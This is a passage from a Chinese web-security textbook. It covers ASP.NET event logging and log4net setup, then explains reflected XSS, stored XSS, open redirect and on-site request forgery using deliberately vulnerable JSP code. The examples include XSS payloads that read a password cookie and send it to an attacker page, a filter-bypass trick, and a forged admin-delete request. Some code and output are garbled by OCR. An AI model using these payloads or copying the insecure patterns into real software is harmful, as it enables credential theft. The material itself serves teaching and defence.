具有受保护内容的事件要求使用继承链接，这一点可确保只能派生完全受信任的自定义事件。

公开受保护事件属性中敏感数据的受信任事件，就必须实施代码访问安全性，以避免诱饵式攻击。用于查看 Web 事件的 Windows 事件管理工具（Windows Management Instrumentation，WMI）类型被锁定，以防止所有用户访问事件数据。

Web 事件可以由可生成异常或事件的 HTTP 请求或应用程序代码触发。大量事件可能会超过事件提供程序的容量，也可能会占满 ASP.NET 应用程序或服务器，这将影响内存使用、磁盘空间，并导致网络通信量增加。为了减小应用程序受到拒绝服务攻击的可能性，ASP.NET 使用以下默认设计：

- ASP.NET 每分钟抛出一个事件实例。该频率在 profiles 元素中进行配置，并且与 rules 元素中的事件和提供程序关联。
- 每种提供程序类型的事件缓冲被相互隔离，以避免占用缓冲区空间。缓冲区设置在 bufferModes 元素中进行配置，可以通过指定提供程序所需设置的 bufferModes 元素将提供程序配置为使用一组特定的缓冲区设置。

若要引发自定义事件，需要中等或更高的信任级别。系统管理员可以使用上面相同的方法来适当地配置缓冲设置以避免溢出，特别是对于可以由 HTTP 请求触发的事件。此外，可以设置单独的缓冲区模式，对重要事件和不重要的事件分别进行处理。

若要防止向不必要的客户端公开敏感信息，可对应用程序进行配置，做到仅当客户端

是 Web 服务器本身时才显示详细错误消息。

默认情况下，ASP.NET 将请求的异常 Web 事件记录到性能监视系统中。在默认配置中，这意味着失败的登录尝试将在“应用程序”事件日志中记录用户名和其他的诊断信息，通常可以在事件查看器中查看这些数据。如果服务器运行的是 Microsoft Windows Server 2003/2008，则可以通过保护事件日志以及设置有关参数（如日志的大小、保留时间和其他特性参数，以防止间接的服务攻击），提高应用程序的安全性。

## 11.3.2 记录错误信息

Web 应用系统研发对过程中不能保证网站不出现一点错误，常见的“页面不存在”、“页面运行出错”等错误信息在一般网站多少总是存在的。关键是，在这些错误出现以后，管理员怎样方便并且及时地发现它们、尽量减少用户对网站的不良印象。

不管是 IIS 4 还是 IIS 5，都可以通过设置网站的“自定义错误信息”更换网站的错误页面替换为管理员自定义的页面，这对于网络系统的实用和友好性都大有帮助。

但是，在真正的使用过程中却发现这样的问题：当查看网站日志的时候出现了这些错误页面，但是却不能在系统事件中查看这些错误信息。但是，在网站的日志中查看这些错误信息又比较麻烦，JSP/PHP/ASP.NET 等主流技术都可以直接将产生的错误信息像安全日志一样保存在系统日志中，具体实现步骤如下：

### 1. 建立EventLog虚拟目录

在网络系统中建立虚拟目录具体方法如下：

在 Win2008 中，打开“开始”→“程序”→“管理工具”→“Internet 信息服务”命令，找到建立的网站，右击在弹出的快捷菜单中选择“新建”命令，在弹出的菜单选择“虚拟目录”，然后按照向导设置即可。

### 2. 修改web.config文件

在 web.config 文件中可以设置错误信息页面的位置和错误信息是否显示等。为了实现我们提到的功能，需要适当地修改 web.config 文件，设置 customErrors mode 为 ON，目的是非本地计算机用户只能得到友好（自定义）的错误信息，具体设置如下：

```
<configuration>
<system.web>
<customErrors mode="On" defaultRedirect="/eventlog/customerrorpage.aspx">
<error statusCode="404" redirect="/eventlog/404Page.aspx"/>
<error statusCode="403" redirect="/eventlog/403page.aspx"/>
</customErrors>
</system.web>
</configuration>
```

在上述代码中，当 404 和 403 错误产生的时候，页面回转到刚才我们设置 EventLog 虚拟目录的相应页面。

### 3. 建立其他文件

为了测试上述设置是否成功，必须设立一个可以产生错误的页面 Default.aspx，这个页

面的代码如下：

```
<% @Language="VB" %>
<script language="VB" runat=server>
Sub Page Load(Sender As Object, E As EventArgs)
If IsPostBack Then
'定义变量
dim x as integer
dim y as integer
dim z as integer
x = 1
y = 0
'产生错误
z = x/y
End Sub
</script>

<html>
<head>
</head>
<body>
<form method="post" action="eventlog.aspx" name="form1" id="number">
<asp:Button id="abutton" type="submit" text="点击产生错误" runat="server" />
</form>
</body>
</html>
```

以上代码设计了一个除以零的页面，按钮提交时页面肯定出错，需要查看是否错误加入了系统日志。下面是错误页面的代码，需要用到 3 个错误页面：customerrorpage.aspx、404Page.aspx 和 403Page.aspx，这些页面都创建在虚拟目录 EventLog 下，代码如下：

```
Customerrorpage.aspx 代码
<html>
<head></head>
<body>
<h1>custom error page</h1>
</body>
</html>
404page.aspx（页面没找到错误） 代码
<html>
<head></head>
<body>
<h1>404 error page</h1>
</body>
</html>

403page.aspx（权限错误）代码
<html>
<head></head>
<body>
<h1>403 error page</h1>
</body>
</html>
```

设置以上页面后，最重要的是设置全局配置文件 global.asax，这样错误信息才可以保存到系统日志中，设置代码如下：

```
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Diagnostics" %>
```

```
<script language="VB" runat=server>

Public Sub Application_OnError(Sender as Object, E as EventArgs)
'捕捉错误
dim LastError as Exception = Server.GetLastError()
Dim ErrMessage as String = LastError.toString()

'这里设置日志的名字为 MyLog
Dim LogName As String = "MyLog"
Dim Message As String = "Url " & Request.Path & " Error: " & ErrMessage

' 如果日志不存在,建立一个
If (Not EventLog.SourceExists(LogName)) Then
EventLog.CreateEventSource(LogName, LogName)
End if

Dim Log as New EventLog
Log.Source = LogName

'以下列出了 5 种错误
Log.WriteEntry(Message, EventLogEntryType.Information, 1)
' Log.WriteEntry(Message, EventLogEntryType.Error, 2)
' Log.WriteEntry(Message, EventLogEntryType.Warning, 3)
' Log.WriteEntry(Message, EventLogEntryType.SuccessAudit, 4)
' Log.WriteEntry(Message, EventLogEntryType.FailureAudit, 5)
End Sub
</script>
```

在以上设置中，定义了当错误发生时，Web 服务器首先检查是否存在名为 MyLog 的日志，如果不存在就新建一个，然后将错误信息写入日志并保存。

在以上设置中，注意以下几点：

- ❑ 以上代码中将日志命名为 MyLog，在实际应用中，代码可以根据自己的要求设置日志名字，如“××的网站日志”等，这样不但容易辨别，而且也不会被其他管理员误认为其他内容。
- ❑ 以上给出的错误页面只有一个简单语句，在实际的网站应用中，可以有几种选择：可以将所有错误页面设置为网站的首页，当页面出错或者页面不存在的时候，直接将用户引导到网站首页，这样不显示错误信息，对用户而言浏览感觉比较好；同时也可以将错误页面设置得比较友好，最好不用简单的英文提示，而是一般用户都可以理解的方式。

### 4. 查看效果

打开“事件查看”就可以验证是否将事件写入日志。打开“开始”→“程序”→“管理工具”→“事件查看器”命令，选择 MyLog 项。

以上通过完整的实例详细介绍了错误信息写入系统日志的方法，这对于系统管理和网站管理都可以起到很好的帮助作用。对于习惯 ASP 或 PHP 等语言编程的用户，在使用 ASP.NET 以后，不能仅仅关注页面实现和数据处理等常规操作，而应该进一步在网站安全、系统管理等方面学习，真正在网络开发方面达到一个更高的境界。

## 11.3.3　日志组件

本小节将介绍如何在项目中使用 Log4net，以及如果通过 Log4net 构建严密的日志记录功能。Log4net 是目前全球最流行的日志组件，并且是开源的。

### 1．Log4net简介

Log4net 是基于.NET 开发的一款记录日志的开源组件，最早在 2001 年 7 月由 NeoWorks Limited 启动的项目，基本的框架源于其另外的一个著名的姐妹组件－log4j。Log4net 记录日志的功能非常强大，它可以将日志分不同的等级和不同的样式，将日志输出到不同的媒介。

### 2．Log4net核心组成

Log4net 主要由 5 个部分组成，分别为 Logger、Appenders、Filters、Layouts 和 Object Renders，下面分别进行介绍：

1）Logger

（1）日志分类。

Log4net 能够以多种方式输出日志。支持日志输出常用的主要媒介有数据库（包括 MS SQL Server, Access, Oracle9i,Oracle8i,DB2,SQLite）、控制台、文件、事件日志（可以用事件查看器查看）和邮件等多种方式。

（2）日志级别。

Log4net 支持多种级别的日志，优先级从高到低排列如下：

FATAL > ERROR > WARN > INFO > DEBUG

此外还有 ALL（允许所有的日志请求）和 OFF（拒绝所有的日志请求）这两种特殊的级别。

2）Appenders

Appenders 决定日志输出的方式，实现 log4net.Appenders.IAppender 接口。

Log4net 目前支持的输出方式如下：

（1）AdoNetAppender。

将日志记录到数据库中，可以采用 SQL 和存储过程两种方式。

（2）AnsiColorTerminalAppender。

在 ANSI 窗口终端写下高亮度的日志事件。

（3）AspNetTraceAppender。

能用 ASP.NET 中 trace 方式查看记录的日志。

（4）BufferingForwardingAppender。

在输出到子 Appenders 之前先缓存日志事件。

（5）ConsoleAppender。

将日志输出到控制台。

（6）EventLogAppender。

将日志写到 Windows Event Log。

（7）FileAppender。

将日志写到文件中。

（8）LocalSyslogAppender。

将日志写到 local syslog service（仅用于 UNIX 环境下）。

（9）MemoryAppender。

将日志存到内存缓冲区。

（10）NetSendAppender。

将日志输出到 Windows Messenger service，这些日志信息将在用户终端的对话框中显示。

（11）RemoteSyslogAppender。

通过 UDP 网络协议将日志写到 Remote syslog service。

（12）RemotingAppender。

通过.NET Remoting 将日志写到远程接收端。

（13）RollingFileAppender。

将日志以回滚文件的形式写到文件中。

（14）SmtpAppender。

将日志写到邮件中。

（15）TraceAppender。

将日志写到.NET trace 系统。

（16）UdpAppender。

将日志以 connectionless UDP datagrams 的形式送到远程宿主或以 UdpClient 的形式广播。

3）Filters

Appender 对象将日志以默认的方式传到输出流，然后 Filter 按照不同的标准控制日志的输出。Filter 可以再配置文件中的各种参数，最简单的形式是在 appender 中写明一个 Threshold。这样，只有级别大于或等于 Threshold 的日志才被记录。Filters 必须实现 log4net.Filters.IFilter 接口。

4）Layouts

Layouts 控制日志的显示样式，格式如下：

```
"%timestamp [%thread] %-5level %logger - %message%newline"
```

Timestamp：表示程序已经开始执行的时间，单位为毫秒。

Thread：执行当前代码的线程。

Level：日志的级别。

Logger：日志相关请求的名称。

Message：日志消息。

Layouts 还可以控制日志的输出样式，如以普通形式或以 xml 等形式输出。

5）Object Renderers

Object Renderers 是很重要的一项，log4net 将按照用户定义的标准输出日志消息。Object Renderers 实现 log4net.ObjectRenderer.IObjectRenerer 接口。

### 3．log4net的使用

下面是基于控制台的演示程序，描述了 log4net 输出日志的方法。本例中日志将会记录在文件、控制台事件日志和 Access 数据库中。

app.config 的主要代码如下：

```
配置文件 app.config
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
    <!-- Register a section handler for the log4net section -->
    <configSections>
       <section name="log4net" type="System.Configuration.IgnoreSection-
       Handler" />
    </configSections>
    <appSettings>
        <!-- To enable internal log4net logging specify the following app
        Settings key -->
       <!-- <add key="log4net.Internal.Debug" value="true"/> --></appSettings>
   <!-- This section contains the log4net configuration settings -->
   <log4net>
       <!--定义输出到文件中-->
     <appender name="LogFileAppender" type="log4net.Appender.FileAppender">
           <!--定义文件存放位置-->
           <file value="D:\log-file1.txt" />
           <!-- Example using environment variables in params -->
           <!-- <file value="${TMP}\log-file.txt" /> -->
           <!--<sppendToFile value="true" />-->
          <!-- An alternate output encoding can be specified -->
          <!-- <encoding value="unicodeFFFE" /> -->
           <layout type="log4net.Layout.PatternLayout">
               <!--每条日志末尾的文字说明-->
               <footer value="[Footer]--Test By Ring1981  " />
               <!--输出格式-->
             <conversionPattern value="%date [%thread] %-5level %logger [%ndc]
             &lt;%property{auth}&gt; - %message%newline" />
           </layout>
       </appender>
       <!--定义输出到控制台命令行中-->
       <appender name="ConsoleAppender" type="log4net.Appender.ConsoleAp-
       pender">
           <layout type="log4net.Layout.PatternLayout">
               <conversionPattern value="%date [%thread] %-5level %logger
               [%property{NDC}] - %message%newline" />
           </layout>
       </appender>
       <!--定义输出到 windows 事件中-->
       <appender name="EventLogAppender" type="log4net.Appender.EventLog-
       Appender">
           <layout type="log4net.Layout.PatternLayout">
 <conversionPattern value="%date [%thread] %-5level %logger [%property{NDC}]
       - %message%newline" />
           </layout>
       </appender>
       <!--定义输出到数据库中,这里举例输出到 Access 数据库中,数据库为 D 盘的 access.
       mdb-->
       <appender name="AdoNetAppender_Access" type="log4net.Appender.Ado-
       NetAppender">
     <connectionString value="Provider=Microsoft.Jet.OLEDB.4.0;Data
```

```
      Source=C:\access.mdb" />
  <commandText value="INSERT INTO Log ([Date],[Thread],[Level],[Logger],
  [Message])
 VALUES (@log_date, @thread, @log_level, @logger, @message)" />
          <!--定义各个参数-->
          <parameter>
             <parameterName value="@log date" />
             <dbType value="String" />
              <size value="255" />
              <layout type="log4net.Layout.PatternLayout">
                 <conversionPattern value="%date" />
              </layout>
          </parameter>
          <parameter>
              <parameterName value="@thread" />
              <dbType value="String" />
              <size value="255" />
              <layout type="log4net.Layout.PatternLayout">
                  <conversionPattern value="%thread" />
              </layout>
          </parameter>
          <parameter>
              <parameterName value="@log level" />
              <dbType value="String" />
              <size value="50" />
              <layout type="log4net.Layout.PatternLayout">
                  <conversionPattern value="%level" />
              </layout>
          </parameter>
          <parameter>
              <parameterName value="@logger" />
              <dbType value="String" />
              <size value="255" />
              <layout type="log4net.Layout.PatternLayout">
                  <conversionPattern value="%logger" />
              </layout>
          </parameter>
          <parameter>
              <parameterName value="@message" />
              <dbType value="String" />
              <size value="1024" />
              <layout type="log4net.Layout.PatternLayout">
                  <conversionPattern value="%message" />
              </layout>
          </parameter>
       </appender>
      <!--定义日志的输出媒介,下面定义日志以四种方式输出,也可以按照一种类型或其他类
      型输出-->
       <root>
          <appender-ref ref="LogFileAppender" />
          <appender-ref ref="ConsoleAppender" />
          <appender-ref ref="EventLogAppender" />
          <appender-ref ref="AdoNetAppender Access" />
      </root>
    </log4net>
</configuration>
```

接下来，要在需要记录日志的代码中调用该日志组件，这里以 LoggingExample 代码为例，介绍启动记录功能。

实例中直接启动组件，执行 Error 和 Fatal 级别的日志记录方法，代码如下：

```
 LoggingExample.cs
// Configure log4net using the .config file
 [assembly: log4net.Config.XmlConfigurator(Watch=true)]
 // log4net+组件将获取配置文件
 // 名为 Console App.exe.config 的文件将生成到应用程序的根目录

 namespace ConsoleApp
 {
     using System;
    /**//// <summary>
    /// Example of how to simply configure and use log4net
    /// </summary>
    public class LoggingExample
    {
        private static readonly log4net.ILog log =

log4net.LogManager.GetLogger(System.Reflection.MethodBase.GetCurrentMet
hod().DeclaringType);

        public static void Main(string[] args)
        {
            log.Error("Error Acc");
            log.Fatal("Fatle Acc");
            System.Console.ReadLine();
        }
    }
}
```

日志组件启动后的结果记录如下：

```
[Header]
2011-1-14 17:14:18,458ate [4100hread]
 Log4Net.Form1.btnTest Click(C:\Users\John\Documents\Visual Studio
 2011\Projects\Project1\Log4Net\Log4Net\Form1.cs:24)evel
Log4Net.Form1.btnTest Click(C:\Users\John\Documents\Visual Studio
 2011\Projects\Project1\Log4Net\Log4Net\Form1.cs:24)ogger [dc] - Error Acc
```

# 第 12 章　Web 系统与钓鱼技术

本章从实际的 JSP 例子出发，解释钓鱼网站问题产生的原因。这些例子代码是很多 Web 开发人员在开始学习时编写的问题代码。代码看起来并没有什么问题，但是往往存在巨大的漏洞。下面将用几个例子，分别讲述 4 种 Web 钓鱼网站的攻击手段及原理，以及程序员需要从哪些方面进行防御。

- 反射型 XSS 漏洞；
- 保存型 XSS 漏洞；
- 重定向漏洞；
- 本站点请求漏洞。

下面以 JSP/Servlet 技术为例，但是漏洞和解决方法的原理适用于其他 Web 技术。

## 12.1　反射型 XSS 漏洞

反射型 XSS 漏洞是一种非常常见的 Web 漏洞，原因是由于程序动态显示用户提交的内容，而没有对显示的内容进行验证限制。因此这就让攻击者可以将内容设计为一种攻击脚本，并且引诱受害者将此攻击脚本作为内容显示，而实际上攻击脚本在受害者打开时就开始执行，以此盗用受害者信息。

例子的功能是动态显示错误信息的程序，错误信息可以在 URL 中传递，显示时服务器不加任何限制，符合反射型 XSS 攻击的条件。

index.jsp 作为用户登录界面，提交登录请求给 ReflectXSSServe.java。ReflectXSSServe.java 处理登录请求，将用户名和密码记录到 Cookie，方便用户下次登录。如果登录信息错误（代码直接认为错误），就会跳转到 error.jsp，显示错误信息，错误信息是通过名为 error 的参数传递。下面列出 3 个文件的主要代码。

首页 index.jsp 主要代码：

```
<form action="ReflectXSSServer" method="post">
 用户名：<input type="text" name="username" value=""/><br>
 密   码：<input type="password" name="password" value=""/><br>
 <input type="submit" value="提交"/>
</form>
```

反射处理页 ReflectXSSServe.java 主要代码：

```
String username = request.getParameter("username");
String password = request.getParameter("password");
// 添加用户信息到 Cookie,方便下次自动登录
addToCookie("username", username);
addToCookie("password", password);
request.getRequestDispatcher("
```

```
error.jsp?error=password is wrong!").forward(request, response);
```

错误页 error.jsp 主要代码：

```
Error Message :<%=request.getParameter("error")%>
```

上述代码貌似没有问题，似乎也很合逻辑，但是这个程序暴露出一个严重的问题就是错误信息是通过参数传递，并且没有经过任何处理就显示。如果被攻击者知道存在这样一个 error.jsp，攻击者就可以很容易的攻击用户并且获得用户的重要信息。

漏洞分析。假设网站的链接 URL 如下所示：

```
http://localhost:8080/application/error.jsp?error=<script>var mess =
document.Cookie.match(new%20RegExp("password=([^;]*)"))[0];
window.location="http://localhost:8080/attacter/index.jsp?info="%2Bmess
</script>
```

对于这样一个 URL，需要分隔进行分析。http://localhost:8080/application/error.jsp?error= 这一部分，是 error.jsp 的地址，读者需要关心后面的错误信息内容，这是一段 JavaScript 脚本。document.Cookie.match(new%20RegExp("password=([^;]*)"))[0]，是为了获得 Cookie 中名为 password 的值。

然后，通过 window.location 重定向到攻击者的网站，并且把 password 作为参数传递过去，这样，攻击者就知道你的密码了。后面，只需要让被攻击者登录后点击这个 URL 就可以了。

如图 12-1 所示为让被攻击者可以单击这个 URL，攻击者往往会构建能够吸引被攻击者的网页或邮件。这个做法有个形象的称呼：钓鱼攻击。当被攻击者登录应用系统后，Cookie 就保存了用户名和密码信息。由于设计的 URL 的主体是受信任的网站，被攻击者往往毫不犹豫地单击攻击者设计的 URL，那么设计好的 script 脚本被当做信息内容嵌入到 error.jsp 中时，就会作为脚本开始执行，用户名和密码也就被人盗取了。





图 12-1　用户登录界面

用户输入用户名和密码分别为 user 和 pass，登录后受到钓鱼攻击，单击攻击者设计的 URL。当使用户点击 URL，攻击者设计的 URL 包含攻击脚本，攻击脚本执行后，password 的内容被传到另一个网站，这个应用程序是 attacter（附件中也会包含），password 信息被记录到攻击者的数据库。如图 12-2 所示，HTTP 地址就表示用户的账户信息已经被记录到黑客的指定网站。





图 12-2　攻击成功界面

所以需要尽量避免直接显示用户提交的数据，应进行一定的过滤，如对于数据中存在的 < 和 > 等符号需要进行编码，这样就可以防止脚本攻击。

# 12.2 保存型 XSS 漏洞

保存型 XSS 漏洞的危害会更大，是将攻击脚本保存到被攻击的网页内，所有浏览该网页的用户都要执行这段攻击脚本。

下面实例模仿了一个论坛发表评论的网页。对于用户的评论，系统不加任何限制和验证，直接保存到服务器的数据库中（例子中使用全局变量模拟数据库插入操作），并且当其他用户查看网页时显示所有评论，如图 12-3 所示。





图 12-3 评论界面

评论页 saveXSS.jsp 主要代码如下：

```
<jsp:useBean id="tl" scope="application" class="java.util.LinkedList">
</jsp:useBean>
<%
String topic = (String)request.getParameter("topic");
if (topic != null && !topic.equals(""))
{
tl.add(topic);
}
%>
<div>
<% for(Object obj : tl)
{
String str = (String)obj;
%>
<div><%=str%><div/>
<% } %>
</div>
<form action="saveXSS.jsp" method="post">
评论：<input type="text" name="topic"/><br>
<input type="submit" value="提交"/>
</form>
```

这里用了一个应用级的 List 对象存放评论列表，只是为了演示方便。用户可以在 form 中编写评论内容，提交到同一页面 saveXSS.jsp，提交以后，List 对象增加这个评论，并且显示出来。

### 1. 问题分析

这个程序符合了保存型 XSS 攻击的所有条件，没有限制评论内容，程序会保存所有

评论，显示给查看网页的用户。只要攻击者将攻击脚本作为评论内容，那么所有查看评论的用户都将执行这段攻击脚本而受到攻击。

### 2．攻击此程序

攻击这个程序所需要设计的攻击脚本和上文的错误显示内容一样，但是需要注意的是这次不需要编码，%20 改为空格，而 %2B 则变为 +，原因是上例是通过 URL 传递数据，而本例是直接通过表单传递数据，攻击脚本：<script>var mess = document.Cookie.match(new RegExp("password=([^;]*)"))[0]; window.location="http://localhost:8080/attacter/index.jsp? info="+mess</script>，将这个内容作为评论发表，那么当其他用户查看这个网页时，攻击脚本代码被当做内容嵌入到网页中，攻击脚本就被触发执行，用户就会受到攻击，脚本执行过程和反射型 XSS 攻击一致。

发表的内容是攻击者设计的一个攻击脚本，这个脚本被直接保存到了网页中。任何查看此页面的其他用户，他们的信息都会被盗取。

### 3．解决方法

对于保存型 XSS 漏洞，由于无可避免的需要显示用户提交的数据，所以过滤是必然的，过滤<和>等符号可以避免上述漏洞的发生。

## 12.3　重定向漏洞

如果应用程序提取用户可控制的输入，并使用这个数据执行一个重定向，指示用户的浏览器访问一个不同于用户要求的 URL，那么就会造成重定向漏洞。

例子允许用户输入一个重定向路径，由服务器执行跳转。

提交页 index.jsp 主要代码如下：

```
<form action="Redirect">
  地址：<input name="target" type="text"><br>
   <input type="submit" value="提交">
</form>
```

重定向页 Redirect.java 主要代码如下：

```
String param = request.getParameter("target");
if (param != null && !param.equals(""))
{
response.sendRedirect(param);
}
```

用户在 index.jsp 的表单中输入跳转的路径，服务器端的 Redirect.java 执行 sendRedirect 重定向。

### 1．问题分析

程序允许设置重定向地址，而并没对地址内容进行验证处理，而是直接跳转，那么攻击者完全可以设计一个攻击 URL，其中包含攻击者设计的攻击内容，使用钓鱼攻击，诱使

用户点击此 URL，受到攻击。

### 2. 攻击此程序

设计 URL：http://www.test.com，这里只是以跳转作为例子，并没有构建真正有害的网站，所以使用普通地址作为演示，假设这个地址有许多有害信息。其中 http:// 头部非常重要，它可以让服务器执行绝对跳转，跳转到 www.test.com。如果没有 http:// 就会跳转到系统的相对路径。运行效果如图 12-4 所示，当用户点击提交，网页就会跳转到测试界面。





图 12-4　输入路径

有人试图这样处理跳转路径 param：param = param.replaceFirst("http://", ""); 将第一个"http://"替换为空字符串，认为这样可以解决问题。但是，攻击者往往也很聪明，会将 URL 改为": http://http://,"即使替换了第一个，第二天 http:// 就会生效。那么如果对 param 这么处理呢：param = param.replaceAll("http://", ""); 将所有的 http:// 都替换，那么攻击者可以将 URL 设计为 hthttp://tp://，将中间的 http:// 替换为空后，ht 和 tp://组合又变为 http://，攻击又一次生效。因此，需要一个更加全面的考虑。

### 3. 解决方法

避免由用户决定跳转的页面，如果必须这么做，路径中只允许出现/以及数字或者英文字符可以一定程度的避免这个问题。

## 12.4　本站点请求漏洞

本站点请求伪造（On-site Request Forgery，OSRF）是一种利用保存型 XSS 漏洞的常见攻击有效载荷。是攻击者设计攻击代码，保存到被攻击网页上，当普通用户或管理员查看页面时，攻击代码就会执行，此攻击代码的目的是伪装成查看网页的用户向服务器发出请求。

这是一个发布图像的论坛例子，用户可以输入图像 URL，论坛负责读取此 URL 进行显示。

img.jsp 与前文的 saveXSS.jsp 代码相同，只是这次显示不再是字符串，而是需要将 <div><%=str%><div/> 改为 <div><img src=<%=str%> width=50 height=50/><div/>，目的是显示用户上传的图像。

管理员查看页 admin.jsp 主要代码如下：

```
<%
String username = (String)request.getParameter("username");
System.out.println("delete " + username);
```

```
%>
<%=username%>
```

admin.jsp 是管理员用于删除用户的请求处理程序，admin.jsp 实际上应该会判断是否是管理员账户，如果是才允许执行删除用户的操作。本文例子假设请求的确为管理员发出。

### 1. 问题分析

这个程序明显存在着保存型 XSS 漏洞，并且上传的内容被作为图像 URL，img 标签是本站点请求漏洞的敲门器，因为 img 始终会执行 src 属性的 URL 请求，而不管 src 指向的是否是真正的图像。这个程序并没有对 src 是否是图片地址进行验证，因此可以伪造请求。

### 2. 攻击此程序

将上传的图像 URL 设计为 admin.jsp? username=hello，提交上去后，从攻击者的角度看，只是图片没有显示，因为攻击者并不是管理员，所以实际上无法删除 hello 这个用户。

但是当管理员打开这个页面时，img 标签就会执行 admin.jsp? username=hello 的请求，请求删除 hello 用户，由于的确是管理员发出的请求，服务器执行删除操作，删除了 hello 用户，攻击者的目的也就达到了，如图 12-5 和图 12-6 所示。

